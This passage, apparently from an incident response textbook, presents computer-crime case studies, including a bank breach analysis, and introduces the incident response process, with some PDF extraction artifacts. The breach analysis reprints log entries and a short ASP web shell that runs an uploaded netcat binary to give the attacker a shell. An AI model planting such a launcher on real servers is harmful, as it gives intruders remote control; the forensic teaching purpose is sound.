Why is this example important? Because it is indicative of the thorny issues that can be encountered during an incident. To the system administrator and consultant, the situ-ation appeared very clear: There was a problem, there were parameters, and in the binary world, a clear answer could be found. The situation became much more difficult in the real world, where motivations were murky, and the boss was both paying the bills and directly involved in the seedy situation.
In this particular example, the overriding factor was political in nature. When the de-tails were discovered, the investigation was terminated. As an investigator, it is impor-tant to understand that the technical investigation is only one of many factors affecting response.
INTERNATIONAL CRIME
At the other end of the computer crime spectrum are cases involving malicious attackers and economic theft. Here, we offer two global examples.
Welcome to Invita
Alexy Ivanov and Vasily Gorshkov of Chelyabinsk, Russia, stepped off a plane in Seattle on November 10, 2001. Despite the long flight, they proceeded directly to the corporate headquarters of Invita, a local security startup. They met with company officials to dis-cuss and demonstrate their qualifications, many of which were apparently honed while participating in activities that are classified as crimes in the U.S.
The crimes were “drive-by shootings” on the information superhighway, in that Gorshkov and Ivanov chose their victims randomly. Using a search engine, the Russians looked for financial institutions such as banks and casinos. They attempted to compro-mise these systems using older, well-known vulnerabilities in Microsoft’s Internet Infor-mation Services (IIS) and SQL Server systems. In particular, they used the vulnerability known as MDAC to compromise Windows NT IIS web servers. This vulnerability is fa-miliar to hackers and to security professionals—the patch to the MDAC IIS vulnerability was first released by Microsoft on July 17, 1998!
Despite the relatively low-tech nature of the exploit, Gorshkov and Ivanov were able to compromise numerous servers at many organizations. They accessed personal finan-cial information, including credit card numbers. The stolen data was used to generate several revenue streams for the Russians. They used the data to extort victims, threaten-ing to go public with their exploits. In a more clever swindle involvthreaten-ing PayPal, eBay, sto-len credit card numbers, and identify theft, the pair established thousands of email and PayPal accounts, became both bidder and seller on eBay, and then used the stolen credit card numbers to pay themselves. The swindles, compromises, and extortion came to the attention of the FBI, resulting in the Invita invitation.
This same electronic crime spree spawned many other investigations. Individual vic-tims of identity theft were forced to investigate and resolve their personal situations. In-vestigators from law enforcement tracked down the attackers, collecting and analyzing data. Corporate victims of Internet compromise and extortion scrambled to assemble in-cident response teams. Many apparently made business decisions to pay the money to the extortionists. As a system administrator or business manager, what would you do in this type of situation?
Following these exploits and the November 10 flight to Seattle, both Ivanov and Gorshkov were indicted in several districts. Gorshkov was convicted on 20 counts, and he faces three years in jail and $700,000 in restitution. Ivanov awaits sentencing, but could receive up to 20 years in prison and up to $250,000.
The PathStar Conspiracy
Direct monetary theft is certainly not the only type of international computer crime. Con-sider the case known as PathStar, an example of economic espionage at Lucent.
In January 2000, Hai Lin, Kai Xu, and Yong-Qing Cheng founded ComTriad Technol-ogies, a startup company in New Jersey. Their product was to be a switch that integrated voice and data on IP networks. After demonstrating the technology to Datang Telecom Technology Company of China (majority owned by the Chinese government), they re-ceived funding and agreed to a joint venture in Beijing.
However, along with being the founders of ComTriad Technologies, Hai Lin and Kai Xu were also employees of Lucent, and Yong-Qing Cheng was a contractor at Lucent. All three worked on Lucent’s PathStar project, developing a switch that integrates voice and data on IP networks.
Ac-Chapter1: Real-World Incidents
7
found Lucent’s PathStar source code on the ComTriad web server. The three men face 24 counts, including conspiracy to steal trade secrets, conspiracy to possess trade secrets, and allegation of wire fraud.
In the PathStar case, much of the technical investigation focused on proving that the PathStar source code was on ComTriad systems. As a computer crime investigator, how, where, and when do you gather and analyze data to prove the case?
TRADITIONAL HACKS
Although there are a wide variety of incidents, a recent case provides a good example of a still common type of incident that organizations must resolve. On January 25, 2003, a se-curity administrator at a regional bank thought he was enhancing the rule set on a Cisco router by applyingIP permit ANY ANYas the first rule. On a Cisco router, the rules are applied in order. As the first rule in the list, this addition effectively removed any access restrictions that the router was providing. This particular router was used to protect an Internet-facing “demilitarized zone” (DMZ).
Fast-forward one month, when the security administrator notes that the Internet connec-tion is abnormally sluggish. Further investigaconnec-tion shows that Internet systems are trans-ferring large amounts of data to and from an FTP server within the DMZ. The FTP transfers are a red flag, because Internet FTP is not allowed by the bank’s policy. The sys-tem administrator begins to investigate.
The FTP server is configured to permit anonymous FTP, with directories allowing both read and write access. A common risk associated with this exposure is that software pirates and media lovers will use the FTP server to store and tradewarez, or illegal soft-ware. That is exactly what was happening. The security administrator discovered direc-tories containing entire movies such asTomb RaiderandStar Wars. Internet users were saturating the bank’s connection as they traded DVDs.
For many administrators, the case would end here. The solution would be to immedi-ately reapply the access controls on the router and disable anonymous FTP access. They would consider the computer misuse annoying and unfortunate, but not a huge business impact. It’s the type of incident that system administrators deal with on a regular basis. However, in this case, because the systems were deemed sensitive due to their business function, an outside opinion on the incident was requested.
The computer in question was a web server and staging server used by software de-velopers who were creating and updating the bank’s e-commerce software. Key ques-tions included:
▼ Did Internet users download sensitive source code or information?
■ Did Internet users upload malicious code or modify source code?
■ Was the computer accessed in any way other than FTP?
■ If so, did the access occur at a higher privilege level?
■ Was the computer used to access other systems in the DMZ?
After collecting the data, the consultant found several pertinent facts. First and most alarming, the web server and FTP server were configured to use the same root directory. That meant that any files and directories accessible via FTP were also accessible via the web server. Although the FTP server did not allow files to be executed, this was not the case on the web server, which allowed files to be uploaded and executed. Any FTP user could potentially upload an Active Server Pages (ASP) file and then execute the ASP file via a web browser. ASP files could be created to perform virtually any task, including running uploaded executables.
The investigation then focused on the application log files. Within a few days of the Cisco router rules being removed, files named space.asp, DirwalkR.asp, and vala.asp were uploaded to the server. A portion of the FTP log file entries is shown below (with axxx.xxx.xxx.xxxrepresenting the source IP address).
12:13:53 xxx.xxx.xxx.xxx [996]sent /DirWalkR.asp 550
12:13:55 xxx.xxx.xxx.xxx [996]created DirWalkR.asp 226
12:14:40 xxx.xxx.xxx.xxx [996]sent /ncx99.exe 550
12:14:45 xxx.xxx.xxx.xxx [996]created ncx99.exe 226
12:14:45 xxx.xxx.xxx.xxx [996]sent /vala.asp 550
12:14:47 xxx.xxx.xxx.xxx [996]created vala.asp 226
A review of the IIS web server log files showed that those files had been successfully executed via the browser, by the same IP address (not shown here, to protect the guilty) that transferred them to the server. In the following reproduced log file entries, note the status code of200, which indicates the files were successfully executed.
12:13:37 xxx.xxx.xxx.xxx GET /space.asp 200
12:13:59 xxx.xxx.xxx.xxx GET /dirwalkR.asp 200
12:14:08 xxx.xxx.xxx.xxx GET /dirwalkR.asp 200
12:14:20 xxx.xxx.xxx.xxx GET /dirwalkR.asp 200
12:14:23 xxx.xxx.xxx.xxx GET /dirwalkR.asp 200
12:14:27 xxx.xxx.xxx.xxx GET /dirwalkR.asp 200
12:15:02 xxx.xxx.xxx.xxx GET /vala.asp 200
A review of the ASP files determined that these files performed tasks such as showing how much space was on a hard drive and creating a recursive directory listing. Much more disturbing, the vala.asp file, shown below, returned anetcatshell!
<%
dim command
command = server.mappath("ncx99.exe")
Response.Write command
dim wshShell, boolErr, strErrDesc
On Error Resume Next
wshShell.Run command, 0, TRUE
if Err Then
boolErr = True
strErrDesc = Err.Description
end if
%>
This was devastating news, because now the investigators knew that the attackers had interactive access to the operating system. Further investigation showed several days of deleted log files.
At this point, it was safe to assume the server had been compromised completely from the Internet. Further investigation would reveal the extent of the attack on other sys-tems and customer data.
This particular example is indicative of many of the cases that system administrators encounter regularly. Unfortunately, many system administrators ignore these incidents rather than investigate further. A well-executed response can uncover the true extent of a compromise and prevent future occurrences.
SO WHAT?
These case studies illustrate the variety of incidents that the computer crime investigator may encounter. Incidents requiring computer investigative skills may be direct computer crime, or they may involve situations unrelated to hacking. Even in technically clear-cut cases, many factors will influence the investigation. This book will prepare the computer investigator with a process, tools, and techniques to successfully investigate and resolve a variety of incidents. The next chapter begins with an overview of the incident response process.
CHAPTER
2
I
n our experience, we have responded to the gamut of incidents: criminal incidents, in-cidents that involved civil litigation, and inin-cidents that disrupted business but were not actionable (cases where criminal or civil action was improbable). We also have de-veloped incident response plans for numerous organizations, ranging from financial ser-vices institutions to companies that produce mainstream products. During our various responses and program development engagements, we sought to design an incident response process that will work with each type of incident you may encounter. We believe that the incident response process we introduce in this chapter meets the needs of any organization or individual who must respond to computer security incidents. We also believe that law enforcement or hired investigators should understand all of the phases of this methodology, even if they perform actions during only a portion of the entire process.Before we delve into the specifics of the incident response methodology, we need to answer some basic questions about incident response: What do we mean by a computer security incident? What are the goals of incident response? Who is involved in the inci-dent response process?
WHAT IS A COMPUTER SECURITY INCIDENT?
We define acomputer security incidentas any unlawful, unauthorized, or unacceptable action that involves a computer system or a computer network. Such an action can in-clude any of the following events:
▼ Theft of trade secrets
■ Email spam or harassment
■ Unauthorized or unlawful intrusions into computing systems
■ Embezzlement
■ Possession or dissemination of child pornography
■ Denial-of-service (DoS) attacks
■ Tortious interference of business relations
■ Extortion
▲ Any unlawful action when the evidence of such action may be stored on computer media such as fraud, threats, and traditional crimes.
Notice that many of these events include violations of public law, and they may be actionable in criminal or civil proceedings. Several of these events have a grave impact on an organization’s reputation and its business operations. Responding to computer secu-rity incidents can involve intense pressure, time, and resource constraints.
However, breaking down the procedure into logical steps makes incident response manageable. In this chapter, we introduce an effective methodology that will provide your organization with a tested and successful approach to resolving computer security incidents.
WHAT ARE THE GOALS OF INCIDENT RESPONSE?
In our incident response methodology, we emphasize the goals of corporate security pro-fessionals with legitimate business concerns, but we also take into consideration the con-cerns of law enforcement officials. Thus, we developed a methodology that promotes a coordinated, cohesive response and achieves the following:
▼ Prevents a disjointed, noncohesive response (which could be disastrous)
■ Confirms or dispels whether an incident occurred
■ Promotes accumulation of accurate information
■ Establishes controls for proper retrieval and handling of evidence
■ Protects privacy rights established by law and policy
■ Minimizes disruption to business and network operations
■ Allows for criminal or civil action against perpetrators
■ Provides accurate reports and useful recommendations
■ Provides rapid detection and containment
■ Minimizes exposure and compromise of proprietary data
■ Protects your organization’s reputation and assets
■ Educates senior management
▲ Promotes rapid detection and/or prevention of such incidents in the future (via lessons learned, policy changes, and so on)
WHO IS INVOLVED IN THE
INCIDENT RESPONSE PROCESS?
Incident response is a multifaceted discipline. It demands a myriad of capabilities that usually require resources from several different operational units of an organization. Hu-man resources personnel, legal counsel, technical experts, security professionals, corpo-rate security officers, business managers, end users, helpdesk workers, and other employees may find themselves involved in responding to a computer security incident.
Most organizations establish a team of individuals, often referred to as aComputer Security Incident Response Team(CSIRT), to respond to any computer security incident. The CSIRT is a multidisciplined team with the appropriate legal, technical, and other
expertise necessary to resolve an incident. Since the CSIRT members have special exper-tise, and incident response is not required at all times, the CSIRT is normally a dynamic team assembled when an organization requires its capabilities.
INCIDENT RESPONSE METHODOLOGY
We are always on a quest for the perfect way to organize a process. We search for the right way to define phases of the process, look for bright-line separation of phases to avoid murky areas, try to make the perfect flowchart to illustrate the process, and organize the phases so the process can be applied to the widest range of possible scenarios. Since the incident response process can involve so many variables and factors that affect its flow, it is quite a challenge to create a simple picture of the process while maintaining a useful level of accuracy. However, we feel that we have developed an incident response process that is both simple and accurate.


Computer security incidents are often complex, multifaceted problems. Just as with any complex engineering problem, we use a “black box” approach. We divide the larger problem of incident resolution into components and examine the inputs and outputs of each component. Figure 2-1 illustrates our approach to incident response. In our method-ology, there are seven major components of incident response:
▼ Pre-incident preparation Take actions to prepare the organization and the CSIRT before an incident occurs.
There is often a rift between personnel who investigate computer security incidents and those who investigate traditional crimes. Many corporations delineate separate functions for corporate security personnel and computer security personnel. The CSIRT responds only to network attacks such as computer intrusions or DoS at-tacks. When a more traditional crime is committed, corporate security officers or corporate investigators perform the investigation. However, it is very common for the corporate security personnel to be unarmed and unprepared to deal with tech-nical evidence. This same techtech-nical evidence is often trivial and simple for the CSIRT personnel to interpret.
Since members of your incident response team have the technical skills required to perform successful investigations that involve technical evidence, they could be employed to do so, regardless of the incident that created the technical evidence. In the future, we foresee less of a divided field in corporate investigations. Everyone will need to obtain and understand technical evidence.
■ Detection of incidents Identify a potential computer security incident.
■ Initial response Perform an initial investigation, recording the basic details surrounding the incident, assembling the incident response team, and notifying the individuals who need to know about the incident.
■ Formulate response strategy Based on the results of all the known facts, determine the best response and obtain management approval. Determine what civil, criminal, administrative, or other actions are appropriate to take, based on the conclusions drawn from the investigation.
■ Investigate the incident Perform a thorough collection of data. Review the data collected to determine what happened, when it happened, who did it, and how it can be prevented in the future.
■ Reporting Accurately report information about the investigation in a manner useful to decision makers.
▲ Resolution Employ security measures and procedural changes, record lessons learned, and develop long-term fixes for any problems identified.
[image:47.504.69.440.264.551.2]Chapter 2: Introduction to the Incident Response Process
15
We will discuss each of these steps in this chapter, focusing on the big picture. The remainder of this book focuses on achieving the goals of each step, with the greatest emphasis placed on the investigating the incident phase.
Pre-Incident Preparation
Preparation leads to successful incident response. During this phase, your organization needs to prepare both the organization itself as a whole and the CSIRT members,priorto responding to a computer security incident.
We recognize that computer security incidents are beyond our control; as investiga-tors, we have no idea when the next incident will occur. Furthermore, as investigainvestiga-tors, we often have no control or access to the affected computers before an incident occurs. How-ever, lack of control does not mean we should not attempt to posture an organization to promote a rapid and successful response to any incidents.
Incident response is reactive in nature. The pre-incident preparation phase comprises theonlyproactive measures the CSIRT can initiate to ensure that an organization’s assets and information are protected.
Ideally, preparation will involve not just obtaining the tools and developing tech-niques to respond to incidents, but also taking actions on the systems and networks that will be part of any incident you need to investigate. If you are fortunate enough to have any level of control over the hosts and networks that you will be asked to investigate, there are a variety of steps you can take now to save time and effort later.
Preparing the Organization
Preparing the organization involves developing all of the corporate-wide strategies you need to employ to better posture your organization for incident response. This includes the following:
▼ Implementing host-based security measures
■ Implementing network-based security measures
■ Training end users
■ Employing an intrusion detection system (IDS)
■ Creating strong access control
■ Performing timely vulnerability assessments
▲ Ensuring backups are performed on a regular basis
Preparing the CSIRT
Chapter 2: Introduction to the Incident Response Process
17
▼ The hardware needed to investigate computer security incidents
■ The software needed to investigate computer security incidents
■ The documentation (forms and reports) needed to investigate computer security incidents
■ The appropriate policies and operating procedures to implement your response strategies
▲ The training your staff or employees require to perform incident response in a manner that promotes successful forensics, investigations, and remediation
You do not want to be acquiring essential resourcesafteran incident occurs. Typically, you cannot afford unnecessary delays when attempting to resolve an incident.
Chapter 3 goes into detail about the hardware, software, documentation, policies, and training you need in place to prepare your organization and your CSIRT before an incident occurs.
Detection of Incidents
If an organization cannot detect incidents effectively, it cannot succeed in responding to incidents. Therefore, the detection of incidents phase is one of the most important aspects of incident response. It is also one of the most decentralized phases, in which those with incident response expertise have the least control.
Suspected incidents may be detected in countless ways. Computer security inci-dents are normally identified when someone suspects that an unauthorized, unaccept-able, or unlawful event has occurred involving an organization’s computer networks or data-processing equipment. Initially, the incident may be reported by an end user, detected by a system administrator, identified by IDS alerts, or discovered by many other means. Some of the functional business areas involved in detection and some common in-dicators of a computer security incident are illustrated in Figure 2-2.
Organizations must have a well-documented and simple mechanism for reporting incidents. This is critical to establish accurate metrics, which is often required to obtain the proper budget required for an organization’s incident response capability.
In most organizations, end users may report an incident through one of three ave-nues: their immediate supervisor, the corporate help desk (or local Information Technol-ogy department if there is no formal help desk), or an incident hotline managed by the Information Security entity. Typically, end users report technical issues to the help desk, while employee-related issues are reported to a supervisor or directly to the local Human Resources department.
be readily discernable immediately after an incident is detected. Just record the known facts. Some of the critical details include the following:
▼ Current time and date
■ Who/what reported the incident
■ Nature of the incident
■ When the incident occurred
■ Hardware/software involved
▲ Points of contact for involved personnel
A more complete example of an initial response checklist is included in the appendix. After completing the initial response checklist, the CSIRT should be activated and the appropriate people contacted. The CSIRT will use the information from the initial re-sponse checklist to begin the next phase of the rere-sponse process, the initial rere-sponse.
Initial Response
[image:50.504.64.439.55.260.2]One of the first steps of any investigation is to obtain enough information to determine an appropriate response. The initial response phase involves assembling the CSIRT, collect-ing network-based and other data, determincollect-ing the type of incident that has occurred, and assessing the impact of the incident. The idea is to gather enough information to